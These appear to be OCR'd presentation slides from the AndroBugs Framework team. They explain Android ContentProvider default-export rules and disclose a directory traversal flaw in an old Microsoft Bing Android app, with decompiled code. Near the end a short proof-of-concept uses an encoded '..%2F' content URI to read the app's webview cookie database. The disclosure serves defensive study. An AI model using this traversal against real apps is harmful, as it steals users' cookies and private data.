
- Dynamic analysis is necessary to verify this vulnerability

ContentProvider Vulnerability & Directory Traversal

- ContentProvider usually:
  1. Directly connects to the SQLite DB in app
  2. Provides file access in the app’s private data store
- Android developers sometimes forget to set the default exported settings for ContentProvider ➔ This may allow other apps to access sensitive data directly
- AndroBugs Framework highlights the ContentProvider vulnerability.

Setting in AndroidManifest.xml	Android OS Running	Content Provider Default Exported Value
android:targetSdkVersion >= 17	API Level >= 17	false
android:targetSdkVersion >= 17	API Level < 17	true
android:targetSdkVersion < 17	API Level >= 17	true
android:targetSdkVersion < 17	API Level < 17	true


Attack Vector




Exported ContentProvider + ContentProvider allows other apps to access sensitive data from SQLite DB = Vulnerable

Exported ContentProvider + ContentProvider opens for file reading but does not check input file = Vulnerable

Microsoft Bing Android (version: 5.0.1.20140428)



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:"http://schemas.android.com/apk/res/android" android:versionCode="20140428" android:versionName="5.0.1.20140428" package="com.microsoft.bing">
  <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="19" >
  <uses-permission android:name="android.permission.INTERNET" />
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
  <uses-permission android:name="android.permission.READ_PHONE_STATE" />
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
  <uses-permission android:name="android.permission.CALL_PHONE" />
  <uses-permission android:name="android.permission.RECORD_AUDIO" />
  <uses-permission android:name="android.permission.SET_WALLPAPER" />
  <uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT" />
  <uses-feature android:name="android.hardware.telephony" android:required="false" />
  <uses-feature android:name="android.hardware.camera" android:required="false" />
  <uses-feature android:name="android.hardware.camera.front" android:required="false" />
  <application android:theme="@style/Theme.Aria" android:label="@h/search_menu_bing" android:icon="@d/search_ic_launcher" android:name="com.microsoft.clients.bin
    <receiver android:name="com.microsoft.clients.bing.widget.BingWidgetProvider">
      <intent-filter>
        <action android:name="android.appwidget.action.APPWIDGET_UPDATE" />
      </intent-filter>
      <meta-data android:name="android.appwidget.provider" android:resource="@i/search_widget_info" />
    </receiver>
    <meta-data android:name="com.facebook.sdk.ApplicationId" android:value="@h/facebook_app_id" />
    <provider android:name="com.microsoft.clients.core.CachedFileProvider" android:authorities="com.microsoft.bing.provider" android:grantUriPermissions="true" />
    <activity android:name="com.microsoft.clients.bing.app.MainActivity" android:configChanges="keyboardHidden|orientation|screenSize">
```



```
public boolean onCreate()
{
    b = new UriMatcher(-1);
    b.addURI(a, "*", 1);
    return true;
}

public ParcelFileDescriptor openFile(Uri uri, String s)
{
    switch(b.match(uri))
    {
    default:
        throw new FileNotFoundException((new StringBuilder()).append("Unsupported uri: ").append(uri.toString()).toString());

    case 1: // '\001'
        return ParcelFileDescriptor.open(new File((new StringBuilder()).append(getContext().getCacheDir()).append(File.separator).append(uri.getLastPathSegment()).toString()), 0x10000000);
    }
}

public static String a = "com.microsoft.bing.provider";
private UriMatcher b;
```

Affected devices:

- Android 2.X
- Android 3.X
- Android 4.0.X
- Android 4.1.X

AndroBugs

Microsoft Bing Android

(version: 5.0.1.20140428)


- The ContentProvider does not check if the input uri is valid.
- “File” is vulnerable to directory traversal.

POC

```
String uri = "content://com.microsoft.bing.provider/..%2Fdatabases%2FwebviewCookiesChromium.db";
Log.i("AndroBugs", "Request stealing Uri: " + uri);
InputStream is = context.getContentResolver().openInputStream(Uri.parse(uri));
copy(is, os_dst_file_name);
```

new File(“/data/data/com.microsoft.bing/databases%2FwebviewCookiesChromium.db”)


new File(“/data/data/com.microsoft.bing/cache/..%2Fdatabases%2FwebviewCookiesChromium.db”)



```
public boolean onCreate()
{
    b = new UriMatcher(-1);
    b.addURI(a, "*", 1);
    return true;
}

public ParcelFileDescriptor openFile(Uri uri, String s)
{
    switch(b.match(uri))
    {
    default:
        throw new FileNotFoundException((new StringBuilder()).append("Unsupported uri: ").append(uri.toString()).toString());

    case 1: // '\001'
        return ParcelFileDescriptor.open(new File((new StringBuilder()).append(getContext().getCacheDir()).append(File.separator).append(uri.getLastPathSegment()).toString()), 0x10000000);
    }
}

public static String a = "com.microsoft.bing.provider";
private UriMatcher b;
```

AndroBugs

BTW, Choose A Reliable Java Decompiler


CachedFileProvider.jad - [redacted]
File Edit Search View Settings Language Tools Help
Arial
12

```
public ParcelFileDescriptor openFile(Uri uri, String s)
{
    switch(b.match(uri))
    {
    default:
        throw new FileNotFoundException((new StringBuilder()).append("Unsupported uri: ").append(uri.toString()).toString());

    case 1: // '\001'
        return ParcelFileDescriptor.open(new File((new StringBuilder()).append(getContext().getCacheDir()).append(File.separator).append(uri.getLastPathSegment()).toString()), 0x10000000);
    }
}

public Cursor query(Uri uri, String as[], String s, String as1[], String s1)
{
    return null;
}

public int update(Uri uri, ContentValues contentvalues, String s, String

{
    return 0;
}

public static String a = "com.microsoft.bing.provider";
private UriMatcher b;

}
```


```
static  {}
public CachedFileProvider() {}
public int delete(Uri uri, String s, String as[]) {}
```

```
public ParcelFileDescriptor openFile(Uri paramUri, String paramString)
{
  switch (this.b.match(paramUri))
  {
  default:
    throw new FileNotFoundException("Unsupported uri: " + paramUri.toString());
  }
  return ParcelFileDescriptor.open(new File(getContext().getCacheDir() + File.separator + paramUri.getLastPathSegment()), 268435456);
}

public Cursor query(Uri paramUri, String[] paramArrayOfString1, String paramString1, String[] paramArrayOfString2, String paramString2)
{
  return null;
}

